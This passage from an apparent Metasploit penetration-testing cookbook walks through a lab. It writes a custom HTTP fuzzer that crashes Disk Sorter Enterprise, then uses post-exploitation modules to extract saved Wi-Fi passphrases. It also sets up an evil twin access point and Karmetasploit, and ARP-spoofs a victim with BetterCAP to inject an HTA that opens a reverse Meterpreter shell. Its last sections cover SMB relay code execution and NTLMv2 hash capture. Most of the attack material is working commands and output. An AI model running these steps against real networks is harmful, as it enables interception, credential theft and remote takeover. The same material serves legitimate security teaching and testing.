[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:53222) at 2018-01-21 11:06:39 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Looking at the output, we can see that the module worked and we have a new session with system privileges.

Fuzzing with Metasploit

Fuzzing is a software testing technique that consists of finding implementation bugs using random data injection. Fuzzers generate malformed data and pass it to the particular target entity to verify its overflow capacity. Metasploit provides several fuzzing modules that can be helpful in exploit development. Let's explore more about the basics of fuzzing and how Metasploit modules can be used as potential fuzzers.

Getting ready

Before we jump to the Metasploit fuzzer modules, let's have a brief overview of fuzzing and its types.

The Metasploit Framework provides a complete set of libraries to manipulate network protocols and data that can help us develop a simple fuzzer.

Depending on the type of application or protocol that we are targeting, we can set up our fuzzer to generate data/packets to test for overflow conditions. Metasploit contains several fuzzer modules that can be used to test applications and protocols. These modules can be located in `modules/auxiliary/fuzzers`. Let's analyze the implementation of these modules.

How to do it...

Let's experiment with an HTTP fuzzer and find out how we would find the stack-based buffer overflow in the Disk Sorter Enterprise application. Metasploit has an HTTP `GET` Request URI Fuzzer that we can use:

```
msf > use auxiliary/fuzzers/http/http_get_uri_long
msf auxiliary(fuzzers/http/http_get_uri_long) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf auxiliary(fuzzers/http/http_get_uri_long) > run

[*] 192.168.216.55:80 - Fuzzing with iteration 100 using string length 100
[*] 192.168.216.55:80 - Fuzzing with iteration 200 using string length 200
[*] 192.168.216.55:80 - Fuzzing with iteration 300 using string length 300
[*] 192.168.216.55:80 - Fuzzing with iteration 400 using string length 400
[*] 192.168.216.55:80 - Fuzzing with iteration 500 using string length 500
[*] 192.168.216.55:80 - Fuzzing with iteration 600 using string length 600
[*] 192.168.216.55:80 - Fuzzing with iteration 700 using string length 700
[*] 192.168.216.55:80 - Fuzzing with iteration 800 using string length 800
[*] 192.168.216.55:80 - Fuzzing with iteration 900 using string length 900
[*] 192.168.216.55:80 - Fuzzing with iteration 1000 using string length 1000
[*] 192.168.216.55:80 - Fuzzing with iteration 1100 using string length 1100
[*] 192.168.216.55:80 - Fuzzing with iteration 1200 using string length 1200
[*] 192.168.216.55:80 - Fuzzing with iteration 1300 using string length 1300
[*] 192.168.216.55:80 - Fuzzing with iteration 1400 using string length 1400
[*] 192.168.216.55:80 - Fuzzing with iteration 1500 using string length 1500
[*] 192.168.216.55:80 - The service may have crashed: iteration:1582 len=1583 uri=''XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
X'' error=The connection was refused by the remote host (192.168.216.55:80).
[*] Auxiliary module execution completed
msf auxiliary(fuzzers/http/http_get_uri_long) >
```

Well, that was easy. Looking at the output of the module, we can see that we were able to crash the service by sending a request with `1583` characters to the Windows 7 target machine. We can see the result:

Writing a simple fuzzer

In the last recipe, we used an HTTP fuzzer that sent a series of HTTP GET requests with incrementing URL lengths until the service crashed. Now, we will learn how it worked and build our own small HTTP fuzzer that can be used against Disk Sorter Enterprise.

How to do it...

1. The basic template to build a fuzzer will be similar to the one we discussed for the development of an auxiliary module, which should look as follows:

```
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Fuzzer

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'HTTP Fuzzer',
      'Description' => %q{Simple HTTP GET Request Fuzzer},
      'Author' => [ 'Daniel Teixeira' ],
      'License' => MSF_LICENSE
    ))
    register_options([
      Opt::RPORT(80),
      OptInt.new("MAXLENGTH", [true, "Maximum string length",
20000] )
    ])
  end
```

2. Now that we have imported the MSF libraries, created a class, and defined the options, the next step will be to define the function that will establish the sock connection:

```
def get_request(uri='',opts={})
  @connected = false
  connect
  @connected = true

  sock.put("GET #{uri} HTTP/1.1\r\nHost: #{rhost}\r\n\r\n")
  sock.get_once(-1, 1)
end
```

The `@connected` instance variable is used to make the `connected` variable available to all methods within the class. `sock.put` is used to send the request using the TCP mixin, and `sock.get_once` is used get the response from the service, which will time out after one second

3. Next, we will define the main body of the fuzzer:

```
def run
  last_req = nil
  error = nil
  count = 0

  1.upto(datastore['MAXLENGTH'].to_i) do |len|
    count += 1
    req = fuzzer_gen_string(len)
    uri = "/" + req

    if(count % 100 == 0)
      print_status("Fuzzing with iteration #{count} using reqing
length #{len}")
    end

    begin
      r = get_request(uri,:timeout => 0.25)
    rescue ::Interrupt
      print_status("Exiting on interrupt: iteration #{count} using
reqing length #{len}")
      raise $!
    rescue ::Exception => e
      error = e
    ensure
      disconnect
    end

    if(not @connected)
      if(last_req)
        print_status("The service may have crashed:
iteration:#{count-1} len=#{len} uri=''#{last_req}''
error=#{error}")
      else
        print_status("#{error}")
      end
      return
    end
```

```
        last_req = req
      end
  end
```

It begins by initializing the required variables, which hold the last request sent, the errors, and a counter for the number of iterations. Then, we set up a loop, under which we will send the HTTP `Get` requests with increasing URI lengths, and wait for a response. If the waiting period for the response times out, the service is considered to be down and the iteration number, the length of the URI, and the URI are printed to the screen.

How it works...

To start working with the module, we will have to save it in `~/.msf4/modules/auxiliary/fuzzers/http` with the name `http_fuzzer.rb`, then load the module in Metasploit and check the module options:

```
msf > use auxiliary/fuzzers/http/http_fuzzer
msf auxiliary(fuzzers/http/http_fuzzer) > show options

Module options (auxiliary/fuzzers/http/http_fuzzer):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   MAXLENGTH   20000            yes       Maximum string length
   RHOST                        yes       The target address
   RPORT       80               yes       The target port (TCP)

msf auxiliary(fuzzers/http/http_fuzzer) >
```

Next, set the `RHOST` and run the module:

```
msf auxiliary(fuzzers/http/http_fuzzer) > set RHOST 192.168.216.55
RHOST => 192.168.216.55
msf auxiliary(fuzzers/http/http_fuzzer) > run

[*] 192.168.216.55:80 – Fuzzing with iteration 100 using reqing length 100
...snip...
[*] 192.168.216.55:80 – Fuzzing with iteration 1500 using reqing length
1500
[*] 192.168.216.55:80 – The service may have crashed: iteration:1572
len=1573
uri=''XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
...
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXX'' error=The connection was refused by the remote host
(192.168.216.55:80).
[*] Auxiliary module execution completed
msf auxiliary(fuzzers/http/http_fuzzer) >
```

Great, our fuzzing module works and it is able to crash the Disk Sorter Enterprise service. This is a simple demonstration of fuzzing software using Metasploit. Generally, it is not recommended you use Metasploit as a fuzzing platform for large software, but while performing a penetration test, the fuzzers available in the framework are more than enough to get a PoC.

11
Wireless Network Penetration Testing

In this chapter, we will cover the following recipes:

- Metasploit and wireless
- Understanding an evil twin attack
- Configuring Karmetasploit
- Wireless MITM attacks
- SMB relay attacks

Introduction

Despite the concerns for security, wireless technology is here to stay. In fact, not only is wireless here to stay, but it is growing in deployment and utilization. Penetration testing of wireless networks can present an organization with the real risks of compromise inherent in their wireless infrastructure. In this chapter, we will be covering how Metasploit can help when performing Wi-Fi penetration testing.

Getting ready

In this chapter, we will be using a Kali Linux machine with an Alfa Network card to perform wireless attacks, targeting client machines connected to a wireless access point.

Metasploit and wireless

Although it doesn't have modules that directly exploit wireless vulnerabilities, Metasploit is one of the best tools to use when performing wireless penetration testing. Take for example the post-exploitation wireless modules, which can be used, among other things, to extract saved wireless LAN profiles and get the passphrases.

How to do it...

1. We will start by using the Windows Gather Wireless Current Connection Info post-exploitation module to gather information about the current connection on each wireless LAN interface, on the target machine:

```
msf > use post/windows/wlan/wlan_current_connection
msf post(windows/wlan/wlan_current_connection) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_current_connection) > run

[+] GUID: {06c152b8-8028-49de-b639-69b82ad7f231}
Description: Atheros AR9271 Wireless Network Adapter
State: The interface is connected to a network.
        Mode: A profile is used to make the connection.
        Profile: TP-LINK_F8D01B
        SSID: TP-LINK_F8D01B
        AP MAC: f4:ec:38:f8:d0:1b
        BSS Type: Infrastructure
        Physical Type: 802.11n PHY type
        Signal Strength: 72
        RX Rate: 150000
        TX Rate: 150000
        Security Enabled: Yes
        oneX Enabled: No
        Authentication Algorithm: RSNA with PSK
        Cipher Algorithm: CCMP

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_current_connection) >
```

2. Next, we can use the Windows Gather Wireless BSS Info post-exploitation module to gather information about the wireless basic service sets available to the victim machine:

```
msf > use post/windows/wlan/wlan_bss_list
msf post(windows/wlan/wlan_bss_list) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_bss_list) > run

[*] Number of Networks: 7
[+] SSID: TP-LINK_F8D01B
        BSSID: f4:ec:38:f8:d0:1b
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -85
        Signal: 74

[+] SSID: Vodafone-
        BSSID: 88:6
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -57
        Signal: 100

[+] SSID: ZON-
        BSSID: 00:05
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -106
        Signal: 32

[+] SSID: NOS-
        BSSID: 64:77
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -109
        Signal: 26
```

Using the output of this module we can, for example, use WiGLE, a website for collecting information about the different wireless hotspots around the world, to find the client machine's physical location.

3. The Windows Gather Wireless Profile module is probably one of the most useful post-exploitation modules for performing wireless penetration testing, because it allows us to extract saved Wireless LAN profiles and get the wireless passphrase:

```
msf > use post/windows/wlan/wlan_profile
msf post(windows/wlan/wlan_profile) > set SESSION 1
SESSION => 1
msf post(windows/wlan/wlan_profile) > run

[+] Wireless LAN Profile Information
GUID: {06c152b8-8028-49de-b639-69b82ad7f231} Description: Atheros AR9271 Wireless Network Adapter State: The interface is
connected to a network.
 Profile Name: TP-LINK_F8D01B
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
        <name>TP-LINK_F8D01B</name>
        <SSIDConfig>
                <SSID>
                        <hex>54502D4C494E4B5F463844303142</hex>
                        <name>TP-LINK_F8D01B</name>
                </SSID>
        </SSIDConfig>
        <connectionType>ESS</connectionType>
        <connectionMode>auto</connectionMode>
        <MSM>
                <security>
                        <authEncryption>
                                <authentication>WPA2PSK</authentication>
                                <encryption>AES</encryption>
                                <useOneX>false</useOneX>
                        </authEncryption>
                        <sharedKey>
                                <keyType>passPhrase</keyType>
                                <protected>false</protected>
                                <keyMaterial>P4ssw0rd</keyMaterial>
                        </sharedKey>
                </security>
        </MSM>
        <MacRandomization xmlns="http://www.microsoft.com/networking/WLAN/profile/v3">
                <enableRandomization>false</enableRandomization>
        </MacRandomization>
</WLANProfile>

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
msf post(windows/wlan/wlan_profile) >
```

Looking at the output, we were able to obtain the SSID of the access point the client is connected to, TP-LINK_F8D01B, the authentication used WPA2 with pre-shared key authentication, as well as the passphrase, P4ssw0rd, used for the shared key.

Understanding an evil twin attack

An evil twin attack is a type of Wi-Fi attack where a rogue Wi-Fi **access point** (**AP**) is used to mimic a legitimate access point provided by a business, such as a coffee shop that offers free Wi-Fi access to its customers.

By imitating a legitimate access point, we can trick users into connecting to it, so we can steal credentials, redirect victims to malware sites, perform LLMNR, NBT-NS poisoning attacks, and so on.

Getting ready

We will start by installing a DHCP server to dynamically configure the victim's IP setting:

```
apt install isc-dhcp-server -y
```

Next, configure the DHCP server by editing the configuration file at /etc/dhcp/dhcpd.conf:

```
authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 10.0.0.0 netmask 255.255.255.0
{
        option subnet-mask 255.255.255.0;
        option broadcast-address 10.0.0.255;
        option routers 10.0.0.1;
        option domain-name-servers 8.8.8.8;
        range 10.0.0.100 10.0.0.254;
}
```

How to do it...

Now that we have the required software installed, we can set up our evil twin access point.

1. First, use the iwconfig command to find out the name of our wireless card:

```
root@kali:~# iwconfig
eth0 no wireless extensions.

wlan0 IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
        Retry short limit:7 RTS thr:off Fragment thr:off
```

```
                Encryption key:off
                Power Management:off
lo  no wireless extensions.

root@kali:~#
```

2. Then, use the `airmon-ng` command from the `aircrack-ng` suite to start the interface in monitor mode:

```
root@kali:~# airmon-ng start wlan0
```

This will create a new virtual (VAP) interface and place it in monitor mode. The name will depend on the drivers, but it will be something like `wlan0mon`.

3. Once you have a virtual interface in monitor mode, we can use the `airbase-ng` command to create an evil twin access point:

```
root@kali:~# airbase-ng -c 5 -a f4:ec:38:f8:d0:1b -e TP-LINK_F8D01B
-v wlan0mon
08:45:23 Created tap interface at0
08:45:23 Trying to set MTU on at0 to 1500
08:45:23 Access Point with BSSID F4:EC:38:F8:D0:1B started.
```

Where `-a f4:ec:38:f8:d0:1b` is used to set the `BSSID`, `-e TP-LINK_F8D01B` to set the SSID, and `-c 5` is used to specify the channel of the target AP.

4. Next, configure the interface IP address using the `ip` command:

```
root@kali:~# ip addr add 10.0.0.1/24 dev at0
root@kali:~# ip link set at0 up
```

5. Then, use `iptables` to configure the **Network Address Translation** (**NAT**):

```
root@kali:~# iptables --table nat --append POSTROUTING --out-
interface eth0 -j MASQUERADE
root@kali:~# iptables --append FORWARD --in-interface at0 -j ACCEPT
```

6. Next, create the `/var/lib/dhcp/dhcpd.leases` file, and start the DHCP server in the `at0` interface, using the `dhcpd` command:

```
root@kali:~# touch /var/lib/dhcp/dhcpd.leases
root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf at0
```

7. Finally, enable IP forwarding using `sysctl,` which will enable packet forwarding on our Kali Linux machine, allowing clients to access the internet through the `eth0` interface:

```
root@kali:~# sysctl -w net.ipv4.ip_forward=1
```

Now that we have our evil twin AP ready, we can test it by using a tool, such as `urlsnarf`, which will output the URLs sniffed from HTTP traffic in the `at0` interface:

```
root@kali:~# urlsnarf -i at0
urlsnarf: listening on at0 [tcp port 80 or port 8080 or port 3128]
10.0.0.100 - - [27/Jan/2018:12:22:52 -0500] "GET http://packtpub.com/ HTTP/1.1" - - "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.
36 Edge/16.16299"
10.0.0.100 - - [27/Jan/2018:12:23:19 -0500] "GET http://www.msftconnecttest.com/connecttest.txt HTTP/
1.1" - - "-" "Microsoft NCSI"
10.0.0.100 - - [27/Jan/2018:12:23:37 -0500] "GET http://cdn.content.prod.cms.msn.com/singletile/summa
ry/alias/experiencebyname/today?market=pt-PT&source=appxmanifest&tenant=amp&vertical=news HTTP/1.1" -
- "-" "Microsoft-WNS/10.0"
10.0.0.100 - - [27/Jan/2018:12:24:17 -0500] "GET http://tile-service.weather.microsoft.com/pt-PT/live
tile/preinstall?region=PT&appid=C98EA5B0842DBB9405BBF071E1DA76512D21FE36&FORM=Threshold HTTP/1.1" - -
 "-" "Microsoft-WNS/10.0"
```

Configuring Karmetasploit

Dino Dai Zovi and Shane Macaulay, two security researchers, wrote a set of wireless security tools developed as a PoC of a vulnerability and called it Karma. It was later integrated with Metasploit and called **Karmetasploit**, which allows us to create fake access points, capture passwords and dates, and conduct browser attacks against clients.

In the process of connecting to a wireless network, most of the operating systems often keep the previous network's connections with them as the preferred networks list and send continuous probes in search of these networks. Once the network is found, the system automatically connects to the network.

> If more than one of the probed networks is found, it connects to the network with the highest signal.

Because of sending continuous probes, any adversary within this range can listen passively and see the networks the user is probing for. The adversary actually leverages vulnerabilities in the implementation of the algorithms for connecting to previous networks, so it is possible for an attacker to set up a fake access point and have the victims connect to it. Once the victim is connected to the fake AP, the attacker now has an IP-level connection to the victim. He can now launch any attacks against the victim.

Getting ready

Obtain the `karma.rc` resource file from the *Offensive Security* website by running the following command:

```
root@kali:~# curl -o karma.rc
https://www.offensive-security.com/wp-content/uploads/2015/04/karma.rc_.txt
```

How to do it...

When clients attach to the fake AP we run, they will be expecting to be allocated an IP address.

1. We first need to install and configure the DHCP server, if you already have not done so in the previous recipe:

   ```
   root@kali:~# apt install isc-dhcp-server -y
   ```

2. To copy the configuration file, you can use the following command:

   ```
   cat << EOF > /etc/dhcp/dhcpd.conf
   option domain-name-servers 10.0.0.1;
   default-lease-time 60;
   max-lease-time 72;
   ddns-update-style none;
   authoritative;
   subnet 10.0.0.0 netmask 255.255.255.0 {
     range 10.0.0.100 10.0.0.254;
     option routers 10.0.0.1;
     option domain-name-servers 10.0.0.1;
   }
   EOF
   ```

3. Then, start the interface in monitor mode using `airmon-ng`:

   ```
   root@kali:~# airmon-ng start wlan0
   ```

4. Next, use `airbase-ng` with `-P` to respond to all probes regardless of the ESSIDs specified, `-c` for the number of seconds the ESSIDs will be beaconed, and `-v` for verbose followed by the interface:

   ```
   root@kali:~# airbase-ng -P -C 30 -e Karma -v wlan0mon
   ```

   `airbase-ng` has created a new interface for us, `at0`.

5. We will now assign ourselves an IP address and start up our DHCP server, listening on this new interface:

   ```
   root@kali:~# dhcpd -cf /etc/dhcp/dhcpd.conf at0
   Internet Systems Consortium DHCP Server 4.3.5
   Copyright 2004-2016 Internet Systems Consortium.
   All rights reserved.
   For info, please visit https://www.isc.org/software/dhcp/
   Config file: /etc/dhcp/dhcpd.conf
   Database file: /var/lib/dhcp/dhcpd.leases
   PID file: /var/run/dhcpd.pid
   Wrote 1 leases to leases file.
   Listening on LPF/at0/00:c0:ca:50:66:39/10.0.0.0/24
   Sending on LPF/at0/00:c0:ca:50:66:39/10.0.0.0/24
   Sending on Socket/fallback/fallback-net
   root@kali:~#
   ```

6. Now we just need to use the `karma.rc` resource file, wait for clients to connect, and get some shells:

```
root@kali:~# msfconsole -qr karma.rc
[*] Processing karma.rc for ERB directives.
resource (karma.rc)> db_connect postgres:toor@127.0.0.1/msfbook
[-] postgresql already connected to msf
[-] Run db_disconnect first if you wish to connect to a different database
resource (karma.rc)> use auxiliary/server/browser_autopwn
resource (karma.rc)> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource (karma.rc)> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource (karma.rc)> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource (karma.rc)> set LHOST 10.0.0.1
LHOST => 10.0.0.1
resource (karma.rc)> set LPORT 45000
LPORT => 45000
resource (karma.rc)> set SRVPORT 55550
SRVPORT => 55550
resource (karma.rc)> set URIPATH /ads
URIPATH => /ads
resource (karma.rc)> run
[*] Auxiliary module running as background job 0.
resource (karma.rc)> use auxiliary/server/capture/pop3
resource (karma.rc)> set SRVPORT 110
[*] Setup
SRVPORT => 110
resource (karma.rc)> set SSL false

[*] Starting exploit modules on host 10.0.0.1...
[*] ---
```

Wireless MITM attacks

Although MITM attacks are not exclusive to wireless, wireless technologies are prone to such attacks, because the adversary can perform them from a safe distance without having to worry about cabling and physical security.

MITM is an attack where the attacker relays and possibly alters the communication between two parties who believe they are directly communicating with each other. Spoofing allows us to impersonate hosts on the network through various methods, making those hosts send the traffic to our machine, rather than to the actual destination.

Getting ready

In this recipe, we will use BetterCAP, a successor of Ettercap, a well-known suite for MITM attacks. So, first, let's install `bettercap` on our Kali Linux machine:

```
root@kali:~# apt install bettercap
```

How to do it...

We will use BetterCAP to inject an `iframe` with the URL of an **HTML Application** (**HTA**). The HTA will be created and hosted, using the HTA Web Server Metasploit exploit module and, when opened, will execute a payload via PowerShell.

1. First, we need to create and host the HTA, using the HTA Web Server exploit module:

```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVPORT 443
SRVPORT => 443
msf exploit(windows/misc/hta_server) > set URIPATH Update
URIPATH => Update
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.216.5:4444
msf exploit(windows/misc/hta_server) > [*] Using URL: http://0.0.0.0:443/Update
[*] Local IP: http://192.168.216.5:443/Update
[*] Server started.
msf exploit(windows/misc/hta_server) > 
```

2. Then, in a new Terminal window, we will use BetterCAP to send spoof **Address Resolution Protocol** (**ARP**) messages, associating our MAC address with the IP address of the default gateway, causing any traffic meant for that IP address to be sent to the attacker instead, and injecting the HTA using the `injecthtml` proxy module:

```
root@kali:~# bettercap -T 192.168.216.11 --proxy-module injecthtml --html-iframe-url http://192.168.216.5:443/
Update
 _ _                                 _ _
| |_   __|_|_|_|_ __ __ __ __ __ _ _ _ _
| '_ \ / _ \ __| _/ _ \ '__/ _/ _` | '_ \
| |_) |  __/ |_| || (__/ | | (_| (_| | |_) |
|_.__/ \___|_|_|\_\\___|_|  \__\__,_| .__/
                              |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✔ discovery:✘ sniffer:✘ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstrip:✔
http-server:✘ dns-server:✔ ] ...

[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] Found NetBIOS name 'MSEDGEWIN10' for address 192.168.216.11
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.11 : 00:50:56:25:16:20 / MSEDGEWIN10 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```

3. Now when the victim tries to browse to any website, an `iframe` will be injected into the HTML code and serve the HTA:

4. Back in the Metasploit Terminal window, we should see a new session:

SMB relay attacks

An SMB relay attack allows us to relay SMB authentication requests to another host, gaining access to an authenticated SMB session if the user has access and network logins are allowed on the target host. If the user has administrator access in the target host, it is possible to execute arbitrary commands.

How to do it...

In this recipe, we will use the MS08-068 Microsoft Windows SMB Relay Code Execution exploit module to perform an SMB relay attack:

1. To use this module, we need to set the target SMB server we wish to connect to with SMBHOST:

```
msf > use exploit/windows/smb/smb_relay
msf exploit(windows/smb/smb_relay) > set SMBHOST 192.168.216.55
SMBHOST => 192.168.216.55
msf exploit(windows/smb/smb_relay) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/smb/smb_relay) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(windows/smb/smb_relay) > set LPORT 443
LPORT => 443
msf exploit(windows/smb/smb_relay) > run
[*] Exploit running as background job 0.
msf exploit(windows/smb/smb_relay) >
[*] Started HTTPS reverse handler on https://192.168.216.5:443
[*] Server started.
msf exploit(windows/smb/smb_relay) >
```

2. Now that we have the relay module set up and ready, create an HTML file like the one following, with the IP address of the machine running the relay in the UNC path:

```
<html>
  <body>
    <img src="\\192.168.216.5\image.jpg">
  </body>
</html>
```

3. Next, we will use BetterCAP to inject the HTML file, forcing the target to authenticate and try to load the image:

```
root@kali:~# bettercap -T 192.168.216.10 --proxy-module injecthtml --html-file /root/inject.html
 _ _         _ _
| | |__    __| | | |_ __ _ __ ___  __ __ _ _ __
| '_ \ / _ \ __| __| '_ \ / _` / __/ _` | '_ \
| |_) |  __/ |_| |_| | | | (_| (_| (_| | |_) |
|_.__/ \___|\__|\__|_| |_|\__,_|\___\__,_| .__/
                            |_| v1.6.2
http://bettercap.org/


[I] Starting [ spoofing:✔ discovery:✘ sniffer:✘ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstrip:✔
http-server:✘ dns-server:✔ ] ...

[I] [eth0] 192.168.216.5 : 00:0C:29:B2:13:3B / eth0 ( VMware )
[I] Found NetBIOS name 'VAGRANT-2008R2' for address 192.168.216.10
[I] [GATEWAY] 192.168.216.2 : 00:50:56:E3:FD:60 ( VMware )
[I] [DNS] Starting on 192.168.216.5:5300 ...
[I] [TARGET] 192.168.216.10 : 00:0C:29:38:B3:A9 / VAGRANT-2008R2 ( VMware )
[I] [HTTP] Proxy starting on 192.168.216.5:8080 ...
```

4. As you can see from the screenshot, the HTML was injected, and we can see that the image was not loaded:

5. When the target tried to load the image in the injected HTML file we injected, we were able to relay the authenticating and successfully execute the payload:

```
[*] Extracting NTLMSSP CHALLENGE from 192.168.216.55
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.216.10:58098
[*] Extracting the NTLMSSP AUTH resolution from 192.168.216.10:58098, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.216.55
[+] SMB auth relay against 192.168.216.55 succeeded
[*] Ignoring request from 192.168.216.55, attack already in progress.
[*] https://192.168.216.5:443 handling request from 192.168.216.55; (UUID: izp3ylzk) Staging x86 payload (1808
25 bytes) ...
[*] Meterpreter session 1 opened (192.168.216.5:443 -> 192.168.216.55:62399) at 2018-01-28 06:38:55 -0500
msf exploit(windows/smb/smb_relay) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : IE11WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : METASPLOIT
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```

There's more...

Because we are only able to gain command execution if the user is an administrator on the
target machine, during a penetration test, we can still take advantage of SMB authentication
and try to capture the challenge-response password hashes from SMB client systems. For
that, we can use the Authentication Capture: SMB auxiliary module, and when the target
tries to load the image in the injected HTML file, we will capture the NTLM Version 2
authentication hashes:

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/smb
JOHNPWFILE => /root/smb
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.
msf auxiliary(server/capture/smb) > [*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:a5e18ece9f40437b6019457e2977f07e
NT_CLIENT_CHALLENGE:0101000000000002dd20fce7198d301206fadd860d4305a00000000020000000000000000000000
[*] SMB Captured - 2018-01-28 06:54:27 -0500
NTLMv2 Response Captured from 192.168.216.10:52838 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:827aa41a6b81903874e84a593e7df54a
